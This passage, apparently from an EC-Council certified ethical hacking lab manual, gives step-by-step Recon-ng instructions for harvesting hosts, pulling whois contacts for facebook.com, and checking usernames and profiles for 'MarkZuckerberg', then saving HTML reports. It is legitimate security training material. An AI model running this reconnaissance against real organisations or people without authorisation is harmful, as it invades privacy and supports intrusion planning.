


Figure 9.1.16: Viewing the Harvested Hosts

31. Now, type the **back** command and press **Enter** to go back to the **CEH** attributes terminal




Figure 9.1.17: Going back to the Attributes Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Generate a Report

32. Now, that you have harvested several hosts, we will prepare a report containing all the hosts.
33. Type the **modules load reporting** command and press **Enter** to view all the modules associated with the reporting keyword. In this lab, we will save the report in HTML format. So, the module used is **reporting/html**.




Figure 9.1.18: Searching for reporting Module

34. Type the **modules load reporting/html** command and press **Enter**.
35. Observe that you need to assign values for **CREATOR** and **CUSTOMER** options while the **FILENAME** value is already set, and you may change the value if required.
36. Type:
    a. **options set FILENAME /root/Desktop/results.html** and press **Enter**. By issuing this command, you are setting the report name as **results.html** and the path to store the file as **Desktop**.
    b. **options set CREATOR [your name]** (here, **Jason**) and press **Enter**.
    c. **options set CUSTOMER Certifiedhacker Networks** (since you have performed network reconnaissance on **certifiedhacker.com** domain) and press **Enter**.




Figure 9.1.19: Saving a Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Type the **run** command and press **Enter** to create a report for all the hosts that have been harvested.



Figure 9.1.20: Running the Module

38. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




Figure 9.1.21: Navigate to the Home Folder

39. The **attacker** window appears, click **File System** from the left-pane and navigate to the location **root/Desktop**.
40. The generated report is saved to **/root/Desktop/**. Navigate to the location, right-click on the **results.html** file, click on **Open With**, and select the **Firefox** browser from the available options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.1.22: Viewing the Report

41. The generated report appears in the **Firefox** browser, displaying the summary of the harvested hosts.




Figure 9.1.23: Viewing the Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. You can expand the **Hosts** node to view all the harvested hosts, as shown in the screenshot.




Figure 9.1.24: Expanding Hosts tab

43. Close the **Firefox** window.
44. Until now, we have used the Recon-ng tool to perform network reconnaissance on a target domain.

TASK 1.6

Create a Workspace

45. Now, we will use Recon-ng to gather personnel information.
46. Open a new **Parrot Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
47. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. Type **cd** and press **Enter** to jump to the root directory.
48. Now, type **recon-ng**, and press **Enter**.




Figure 9.1.25: Launch recon-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Add a workspace by issuing the command **workspaces create reconnaissance** and press **Enter**. This creates a workspace named reconnaissance.




Figure 9.1.26: Launching recon-ng

TASK 1.7

Gather Contacts Associated with a Domain

50. Set a domain and perform footprinting on it to extract contacts available in the domain.
51. Type **modules load recon/domains-contacts/whois_pocs** and press **Enter**. This module uses the ARIN Whois RWS to harvest POC data from Whois queries for the given domain.
52. Type the **info** command and press **Enter** to view the options required to run this module.
53. Type **options set SOURCE facebook.com** and press **Enter** to add facebook.com as a target domain.

Note: Here, we are using facebook.com as a target domain to gather contact details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.1.27: Harvesting Contacts from Domain

54. Type the **run** command and press **Enter**. The **recon/domains-contacts/whois_pocs** module extracts the contacts associated with the domain and displays them, as shown in the screenshot.




Figure 9.1.28: Running Module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

55. Type **back** and press **Enter** to go back to the workspaces (**reconnaissance**) terminal




Figure 9.1.29: Going back to workspaces terminal

TASK 1.8

Check for User Existence

56. Until now, we have obtained contacts related to the domains. Note down these contacts' names
57. Now, we will validate the existence of names (usernames) on specific websites.
58. The **recon/profiles-profiles/namechk** module validates the username existence of a specified contact. The contact we will use in this lab is **Mark Zuckerberg**.
59. Type the **modules load recon/profiles-profiles/namechk** command and press **Enter** to load this module
60. Type **options set SOURCE MarkZuckerberg** and press **Enter**. This command sets MarkZuckerberg as the source for which you want to find the user existence on specific websites.
61. Type **run** and press **Enter**. This begins the search for the keyword MarkZuckerberg on various websites.
62. Recon-ng begins to search the Internet for the presence of the username on websites and, if found, it returns the result stating "**User Exists!**".

Note: Here, no results are obtained.




Figure 9.1.30: Running a Module

63. Type the **back** command and press **Enter** to go back to the workspaces (reconnaissance) terminal.

TASK 1.9

Check for Profile Existence

64. To find the existence of user-profiles on various websites, you need to load the **recon/profiles-profiles/profiler** module.
65. Type the **modules load recon/profiles-profiles/profiler** command and press **Enter**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

66. Type the **options set SOURCE MarkZuckerberg** command and press **Enter**.




Figure 9.1.31: Configuring Module

67. Type the **run** command and press **Enter**. The recon/profiles-profiles/profiler module searches for this username and returns the URL of the profile (found with the matching username):

Note: Ignore the Errors.




Figure 9.1.32: Running Module

TASK 1.10

Generate a Report

68. Type **back** and press **Enter** to go back to the workspaces terminal.
69. Now that we have verified the user existence and obtained the profile URL, we will prepare a report containing the result.
70. Type the **modules load reporting/html** command and press **Enter**. Assign values for **FILENAME**, **CREATOR**, and **CUSTOMER**.

Note: In this lab, we are saving the report in HTML format; therefore, **reporting/html** module is used.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

71. Type:

    - **options set FILENAME /root/Desktop/Reconnaissance.html** and press **Enter**. By issuing this command, you are setting the report name as **Reconnaissance**.

    Note: Here, the Reconnaissance.html is saved at location **/root/Desktop/**

    - **options set CREATOR [your name]** (here, **Jason**) and press **Enter**
    - **options set CUSTOMER Mark Zuckerberg** (since you have performed information gathering on the name of **Mark Zuckerberg**) and press **Enter**.

72. After entering the above details, type the **run** command and press **Enter** to create a report for all the hosts that have been harvested, as shown in the screenshot.




Figure 9.1.33: Configuring and running the Report module

73. The generated report is saved to **/root/Desktop/**. Navigate to the location, right-click on the **Reconnaissance.html** file, click on **Open With**, and select the **Firefox** browser from the available options.

